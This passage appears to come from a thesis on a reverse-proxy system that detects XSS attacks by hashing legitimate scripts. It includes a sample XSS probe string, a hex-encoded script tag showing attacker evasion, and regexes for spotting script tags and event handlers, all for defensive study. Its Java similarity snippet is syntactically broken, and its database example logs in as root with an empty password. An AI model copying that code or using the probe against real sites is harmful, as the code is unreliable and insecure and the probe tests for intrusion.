A supervised learning based approach for automatically checking the XSS vulnerability of web pages is proposed in [57]. The features of most frequent XSS attacks are collected from the web page contents and URL contents. Two classifiers Naïve Bayes classifier and Support Vector Machine (SVM) are used. For the classification two types of databases are used, one for positive

samples and one for negative samples. Positive samples are collected from *XSSed* database. For negative samples two databases are used: (1) *Dmoz* database and (2) *ClueWeb09* database.

2.8.6.2 Using Untrusted Scripts:

Using a list of untrusted scripts to detect harmful script from user given data is used to detect harmful scripts. Wassermann and Su's recent approach in [47] is shadow of this technique. The method followed here was building policies, generating regular expressions of untrusted tags, and then checking if there is an intersection between CFG, generated from String taint static analysis and regular expression generated. If the result was positive then further actions had to be taken. It is believed that using untrusted script is easy and but poor idea. The same has been stated in the document of OWASP. It is clearly mentioned in the document not to use "blacklist" validation to detect XSS in input or to encode output. Search and replacement of a few characters ("<", ">") which are considered as bad is weak and has been attacked successfully. There are a number of different kinds of XSS which can easily bypass blacklist validation.

2.8.6.3 Analysis of String:

A.S. Christensen et al. suggested the study of static string analysis for imperative languages. They have shown usefulness of string analysis for analyzing reflective code in Java programs and checking for errors in dynamically generated SQL queries [48]. Methods from computational linguistics were also applied to generate good Finite State Automata approximation of CFGs [49]. The same approach has been followed by Y. Minamide to design a string analysis for PHP which is not approximating CFGs to Finite State Automata. This technique checks the presence of "script" tag in the whole document [50].

2.9 Conclusion

In this chapter, we dealt with IDS systems, their detection types, different technologies and their components. We learned how to get secured against Cross-site Scripting Attack.

A good amount of research work has been reported to mitigate the XSS. Efforts for mitigation of XSS range from input sanitization to evolutionary approaches involving machine learning methods. Approaches proposed by researchers are able to find and prevent XSS in web applications, but Each approach has some limitations.

In the next chapter we present our proposed approach to prevent and detect XSS attacks.

CHAPTER 3

XSS Attack Detection approach

Chapter 3

XSS Attack Detection approach

3.1 Introduction

In the second chapter we provided the different XSS attack detection techniques , In this chapter, we are going to define our approach of XSS attack detection, which uses a reverse proxy at the server side to intercepts any request from clients, and analyzes any response from the server before send it to the client.

3.2 Overview of the XSS Attack Detection Framework

The proposed XSS attack detection approach works at a reverse proxy level which relays all traffic between the Web server and its clients (as shown in Figure 3.1).

In particular, the XSS-Proxy module (denoted as the proxy) is capable of intercepting and analyzing requests from the client side and analyzing response pages sent by the server side. The workflow is presented as follows:



Figure 3.1 Reverse- proxy anti XSS mechanism

First, a server-side page is requested from the client (step 1), the reverse proxy sanitizes the request parameters for XSS attack detection then forwards it to the server. The server side sends the response page (step 3). During step 3, the proxy analyzes the response page for XSS attack detection. If the page is not suspected to contain XSS attack inputs. In this case, the page is forwarded to the client side (step 4).the figure 4.2 illustrate the structure of our XSS-attack detection prototype.



Figure 2.2 : XSS attack detector flow diagram

As shown in Figure 3.2, our approach is divided in two phases: training phase and detection phase.

The Training phase has five modules: crawler, database, script extractor, XSS grammar, and script hasher.

The detection phase receives client requests and the response page. This phase has six modules: Request parameters extractor, Sanitization, Response page analyzer, Script hasher, hash comparator and XSS type detector.

We will discuss these two phases and their modulesin the next two sections.

3.3 Training phase

This phase represent the understanding and analysis step in the reverse proxy, it is an initialization to pass to the detection phase. Firstly, the proxy extract all URLs of web pages via the crawler module. Then the script extractor extracts the executable content in each Web page and sends it to the script hasher.

The extraction of scripts depends on XSS Grammar. In this module, we define rules to identify all the possible client side executable content in a Web page followed by generating a hash of this content, then save it into database to building up a list of benign scripts.

3.3.1 Crawler

Web crawlers are programs that exploit the graph structure of the Web site to move from page to page. In their infancy, such programs were also called wanderers, robots, spiders, fish, and worms, words that are quite evocative of Web imagery [64]. In our case, crawler module returns all pages that Begin with the root URL given to it.

It works in the following steps:

1. Parse the root web page, and get all links from this page. To access each URL and parse HTML page, it sends a web request and receives a response as HTML page.
2. Using the URLs that retrieved from step 1, and parses those URLs.
3. When doing the above steps, we need to track which page has been processed before, so that each web page only get processed once.

After extracting the URLs, they will be stored in the database.

3.3.2 Script Extractor

The main task of this module is extracting executable content from every Web page, to do that, it sends requests with URLs resulting from crawler then intercepts the dynamic response page contents generated by the web server.

Depending on XSS Grammar, Script extractor extracts the embedded JavaScript code, this code can be embedded in an HTML document in different ways as explained below:

- **Using the SCRIPT tag**: The tags used at the beginning and end of a script are : <SCRIPT> and </SCRIPT> tags. These can be placed anywhere between the <HTML> and </HTML>tags.

- **Using an external source:** The SRC attribute of the <SCRIPT> tag is used to specify a file as the JavaScript source, for example:

  <SCRIPT SRC="myfunctions.js">

  The SRC attribute can specify any URL, relative or absolute. For example:

  <SCRIPT SRC="http://somewebsiste.com/functions.js">

- **Using event handlers:** Every HTML element has a set of attributes that allow for the execution of JavaScript when certain events happen. These attributes are called event attributes and hold the name of the event prefixed by "on". For example, to execute JavaScript when a user clicks on the element, put the JavaScript in the “onClick” attribute. Clicking a button, changing a text field or moving the mouse over a hyperlink are examples of events. After extracting the executable content, it is passed to the Script hasher.

3.3.3 XSS Grammar

When launching a cross-site scripting attack, or testing a Website's XSS vulnerability , the attacker may first issue a simple HTML formatting tag such as <b> for bold, <i> for italic or <u> for underline. Alternatively, he may try a trivial script tag such as <script>alert("OK")</script>. This is likely because most of the printed and online literature on XSS use this script as an example for determining if a site is vulnerable to XSS. These attempts can be trivially detected. However, the advanced attacker may attempt to camouflage the entire string by entering its Hex equivalents. So the <script> tag would appear as %3C%73%63%72%69%70%74%3E. On the other hand, the attacker may actually use a Web Application Proxy like Achilles and reverse the browser's automatic conversion of special characters such as < to %3C and > to %3E. So the attack URL will contain the angled brackets instead of their hex equivalents as would otherwise normally occur.

This module seeks to identify all of the possible client side executable content in a Web page by using regular expressions. Basically, a regular expression is a pattern describing a certain amount of text. So, we use them to define String patterns that can be used for searching and manipulating a text. These expressions are also known as Regex (short form of Regular expressions). In particular, the default regular expressions are designed to recognize possible XSS vectors such as <script> tags (with and without URL encoding) as well as event handlers

attributes (with and without URL encoding). Therefore, we define a set of rules of regular expressions as follows:

3.3.3.1 Script Tag Regex:



Figure 3.3: finite automata of script tag regex.

((<|%3C)(s|%73|%53)(c|%63|%43)(r|%72|%52)(i|%69|%49)(p|%70|%50)(t|%74|%54)[^>]*?(>|%3E)[^>]*?(>|%3E))

This regular expression is the first rule that match all of<script> tags with or without URL or hexadecimal encoding.

Explanation:

- (<|\%3C) check for opening angle bracket or hex equivalent.
- (s|\%73|\%53) checks for the letter 's' with various combinations of its upper and lower case hex equivalents.
- [^>]*?(>|%3E)catch any character while is not '>' , then it checks for closing angle bracket or hex equivalent.
- Repeat the previous step again for closing tags.

3.3.3.2 External Source Regex :



Figure 3.4: finite automata for the external source regex.

We define this rule in order to identify all of the possible HTML tags with embedding at least one attribute that its value is a file URL with .js extension (as the JavaScript source). This rule checks for opening angle bracket or hex equivalent then match any quoted (or double-quoted) string with '.js' as a suffix.

3.3.3.3 Event Handlers Regex :



Figure 3.5: finite automata of onBlur event handler regex.

((<|%3C)[^>]*?((o|%4F|%6F)(n|%4E|%6E)(b|%42|%62)(l|%4C|%6C)(u|%55|%75)(r|%52|%72))[^>]*?(>|%3E))

As we have seen in the previous section, event attributes allow the execution of JavaScript when certain events happen. It can be used in similar XSS vectors to the one mentioned above. There are several expressions, we chose the previously mentioned as a sample, which match all the event attributes embedded in HTML tags.

3.3.4 Script Hasher

Hashing is the transformation of a string characters into a usually shorter fixed-length value or key that represents the original string. We mainly used SHA algorithm to generate the hashes of each extracted script.

This hashing is used to verify the integrity of legitimate scripts code, also to make them much shorter, so the stored data will be optimized in the database, and that will make the comparison of the scripts code more efficient as we are going to see in the detection phase.

3.3.5 Database

Our database consists mainly of one table, each row contains the URL of the response page, the legitimate script identifier and its hashed code. Storing data in database is the last process on the training phase, this data will be later used in the detection phase.

3.4 Detection phase

As mentioned earlier, this phase concerned with analysis of the client requests and the server response pages. After the extracting and storing of hashed legitimate scripts in the database, attack detection occur upon the following steps:

3.4.1 Request parameters extractor and sanitizer

The task of these two modules is to extract and analyze the request parameters whether the type of this request is a GET or POST as seen in (chapter 1), parameters in a GET request are attached to the URL in the first line, as for the POST request are attached to the message body. In order to extract those parameters we have used the same ability of Regular expression as in the training phase, after the extraction we initiate the sanitizer to detect whether it contains excitable content and remove any malicious inputs, In this case the proxy consider the request as malicious. Otherwise, the proxy resend the request to the server side.

3.4.2 Response page analyzer

The main intention of this module is to recognize executable content received into response pages, which is similar to the script extractor within the previous phase, and both modules share XSS grammar as a common part to make sure that there is no variation in the recognition of the executable content.

3.4.3 Script hasher and hash Comparator

Script hasher is considered as a common module between the training phase and the detection phase, but we represented it twice in workflow of figure 3.2 to make the workflow easier to understand.

SHA algorithm is used to generate a hash of each script that received from Response page analyzer, then it is compared with the earlier stored hash value, the result obtained let us verify the integrity of legitimate scripts and any mismatch is used to flag an XSS attack. In case where

the integrity is verified, the response page is forwarded to the client side. Otherwise, the module blocks the response page and triggers the XSS type detector module.

3.4.4 XSS type detection

The main interest of this module is to classify the type of the XSS attack as it detected, based on the distance value acquired , we classify the attack into either a stored attack type or reflected attack type.

To calculate the distance between the inputs parameters values and the extracted XSS we use the levenshtein algorithm [65].

Levenshtein distance (LD) is a measure of the similarity between two strings, which we will refer to as the source string (s) and the target string (t). The distance is the number of deletions, insertions, or substitutions required to transform s into t. For example,

- If s is "test" and t is "test", then LD(s,t) = 0, because no transformations are needed. The strings are already identical.
- If s is "test" and t is "tent", then LD(s,t) = 1, because one substitution (change "s" to "n") is sufficient to transform s into t.

The greater the Levenshtein distance, the more different the strings are[y]

Levenshtein distance is named after the Russian scientist Vladimir Levenshtein, who devised the algorithm in 1965. If you can't spell or pronounce Levenshtein, the metric is also sometimes called edit distance.

The Levenshtein distance algorithm has been used in:

- Spell checking
- Speech recognition
- DNA analysis
- Plagiarism detection

➢ *Levenshtein Algorithm Steps* [66] :

Step	Description
1	Set n to be the length of s. Set m to be the length of t. If n = 0, return m and exit. If m = 0, return n and exit. Construct a matrix containing 0..m rows and 0..n columns.
2	Initialize the first row to 0..n. Initialize the first column to 0..m.
3	Examine each character of s (i from 1 to n).
4	Examine each character of t (j from 1 to m).
5	If s[i] equals t[j], the cost is 0. If s[i] doesn't equal t[j], the cost is 1.
6	Set cell d[i,j] of the matrix equal to the minimum of: a. The cell immediately above plus 1: d[i-1,j] + 1. b. The cell immediately to the left plus 1: d[i,j-1] + 1. c. The cell diagonally above and to the left plus the cost: d[i-1,j-1] + cost.
7	After the iteration steps (3, 4, 5, 6) are complete, the distance is found in cell d[n,m].

Algorithm1: levenshtein algorithm

The common way of calculating the similarity between two strings in a 0%-100% fashion, as used in many libraries, is to measure how much (in %) you'd have to change the longer string to turn it into the shorter:

- ```
  / * Calculates the similarity (a number within 0 and 1) between two
  strings. */
  ```

```
function similarity(String s1, String s2) {
String longer = s1, shorter = s2;
if (s1.length() < s2.length()) { // longer should always have greater length
```
```

```
longer = s2; shorter = s1;  }
longerLength = longer.length();
(longerLength == 0) { return 1.0; /* both strings are zero length */ }
return (longerLength - getLevenshteinDistance()(longer, shorter)) / longerLength;
   }
```

3.5 Conclusion

In this chapter, we have described the flow diagram of our anti XSS proxy, and explained its components one by one.

Our anti-XSS proxy is based on a set of steps: in training phase we crawl the web site to extract its pages URLs, then a javascript extractor is launched to find the benign javascript codes to be hashed with the module script hasher, and saved into database.

In the detection phase, the client request is first sanitized and passed to the server, the response page is intercepted to extract its executable codes and passed to the hasher, the obtained hash code is compared to the benign hash code in the database, if any deviation is detected, the response page will be blocked and XSS type detector will be launched to prevent any XSS stored attack.

In the next chapter we will give our implementation of this anti XSS proxy by following the mentioned steps using java language.

CHAPTER 4

Implementation and experimentation

Chapter 4

Implementation and experimentation

4.1 Introduction

In the previews chapter we talked about our XSS attacks detection approach, in this chapter First, we are going give more details about the implementation of our prototype tool using this approach, we define the different packages and programming languages, as well as the implementation of our application.

in order to test our system we used a dynamic website that is called ”DVWA”, it is a web application aims to help developers testing their work in a legal environment.

Finally, we show the results of experiments.

4.2 Programming environment

In order to undertake this work, we have used the following tools:

4.2.1 NetBeans IDE 8.1

In computer programming, NetBeans is an integrated development environment, and considered as the official IDE for Java 8. NetBeans is an open-source project dedicated to provide a rock solid software development products that address the needs of developers, In Addition it allows to quickly and easily develop their Java desktop, mobile, and web applications, as well as HTML5 applications with HTML, JavaScript, and CSS. The IDE also provides a great set of tools for PHP and C/C++ developers. It also allows for Designing GUIs for Java SE, HTML5, Java EE, PHP, C/C++, and Java ME applications quickly and smoothly by using editors and drag-and-drop tools in the IDE [67].

4.2.2 WampServer

WampServer Refers to a software stack for the Microsoft Windows operating system, created by Romain Bourdon and consisting of the Apache web server, OpenSSL for SSL support, MySQL database and PHP programming language.

WampServer is a Web development platform on Windows that allows to create dynamic Web applications with Apache2, PHP, and MySQL. WampServer is available for free (under GPML license) in both 32 and 64 bit versions. [68].

WampServer's functionalities [69]

The user is able to :

- manage Apache and MySQL services
- switch online/offline (give access to everyone or only localhost)
- install and switch Apache, MySQL and PHP releases
- manage the servers settings
- access to logs
- access to settings files
- create alias

4.2.3 MySQL

MySQL is an open-source relational database management system (RDBMS), it works on many system platforms. We used the following sample JAVA code to connect our MySQL database in localhost [70].

```
final String urlDB = "jdbc:mysql://localhost/ids_db";
final String username = "root";
final String password = "";

void connect() throws SQLException {
    try {
        Class.forName("com.mysql.jdbc.Driver");

    } catch (ClassNotFoundException e) {
        throw new IllegalStateException("Cannot find the driver in the classpath!", e);
    }

     java.sql.Connection connection;
     connection = DriverManager.getConnection(urlDB, username, password);

}
```

Figure 4. 1 The code to connect to the database.

4.3 Used packages

The packages we used to develop our anti-XSS solution are: Regex, JSoup and JPcap.

4.3.1 Regex

Java 1.4 introduced regular expressions with Sun's java. util.regex package. Although there are competing packages available for previous versions of Java, Sun's is now the standard. Sun's package uses a Traditional NFA match engine.

Regular expression functions are contained in two main classes, java.util.regex.Pattern and java.util.regex.Matcher; anexception, java.util.regex.PatternSyntaxException; and aninterface,

CharSequence. Additionally, the String class implements the CharSequence interface to provide basic pattern matching methods. Pattern objects are compiled regularexpressions that can be applied to any CharSequence. AMatcher is a stateful object that scans for one or more occurrences of a Pattern applied in a string (or any objectimplementing CharSequence).

Backslashes in regular expression String literals need to beescaped. So, \n (newline) becomes \\n when used in aJavaString literal that is to be used as a regular expression. The following figure represent a sample Java code that is used to compile our regex [71].

```
pattern = Pattern.compile("((<|%3C)(S|s|%73|%53)(C|c|%63|%43)(R|r|%72|%52)(I|i|%69|%49)(P|p|%70|%50)(T|t|%74|%54)[^>]*?"
        + "(>|%3E)[^>]*?((<|%3C)(/|%2F)(S|s|%73|%53)(C|c|%63|%43)(R|r|%72|%52)(I|i|%69|%49)(P|p|%70|%50)(T|t|%74|%54)(>|%3E)))"
                + "|((<|%3C)(.*?)('((?:\\\\.|[^'\\.\\\\])*)\\.js')[^>]*?(>|%3E))"
                + "|((<|%3C)(.*?)(\"((?:\\\\.|[^\"\\.\\\\])*)\\.js\")[^>]*?(>|%3E))"
                + "|((<|%3C)[^>]*?"+EventRul+"[^>]*?(>|%3E))");
```

Figure 0.2 :Regular expression that is used to identify all of JavaScript code.

The rest of our regex is stored in a file that is namedEventRul as shown in figure 4.3



Figure 4. 2 : A part of regular expressions that is used to identify all HTML event handler

4.3.2 JSoup

JSoup is a Java library for working with real-world HTML. It provides a very convenient API for extracting and manipulating data, using DOM, CSS, and jquery-like methods. JSoup implements the WHATWG HTML5 specification, and parses HTML to the same DOM as modern browsers do [72].

- scrape and parse HTML from a URL, file, or string
- find and extract data, using DOM traversal or CSS selectors
- manipulate the HTML elements, attributes, and text
- send HTTP request and receive HTTP response
- clean user-submitted content against a safe white-list, to prevent XSS attacks
- output tidy HTML

4.3.3 JPcap

JPCAP is based on libpcap/Winpcap, and is implemented in C and Java JPCAP is a Java library for capturing and sending network packets. Using JPCAP, we can develop applications to capture packets from a network interface and visualize/analyze them in Java. JPCAP can capture Ethernet, IPv4, IPv6, ARP/RARP, TCP, UDP, and ICMPv4 packets [72].

JPCAP is a set of Java classes that provide an interface and system for network packet captureand also a protocol libraryand tool for visualizing network traffic is included. JPCAP hides the low-level details of network packet capture by abstracting many network packet types and protocols into Java classes. Internally, JPCAP implements bindings to the libpcap system library through JNI (the Java Native Interface). JPCAP is an open source library. It provides facilities to:

- capture raw packets live from the wire.
- save captured packets to an offline file, and read captured packets from an offline file.
- automatically identify packet types and generate corresponding Java objects (for Ethernet, IPv4, IPv6,ARP/RARP, TCP, UDP, and ICMPv4 packets).
- filter the packets according to user-specified rules before dispatching them to the application.
- send raw packets to the network

When we want to capture packets from a network, the first thing we have to do is to obtain the list of network interfaces on machine. To do so, JPCAP provides JPCAPCaptor. getDeviceList()method. It returns an array of NetworkInterfaceobjects. A NetworkInterfaceobject contains some information about the corresponding network interface, such as its name, description, IP and MAC addresses, and datalink name and description. We used JPcap libraries to capure client-side HTTP Request .

4.5 Damn Vulnerable Web Application (DVWA)

Damn Vulnerable Web Application (DVWA) is a PHP/MySQL web application that is have been reported to contain vulnerabilities. Its main goals are to be an aid for security professionals to test their skills and tools in a legal environment, help web developers to get a better understanding of web applications securing processes and aid teachers/students to teach/learn web application security in a classroom environment [73].



Figure 4. 3 : DVWA web application

4.6 How it works

Our Anti-XSS solution has been implemented in two phases :

4.6.1 Training phase

After applying the Crawler module, it returns the website pages list and displays them as the following figure presents:

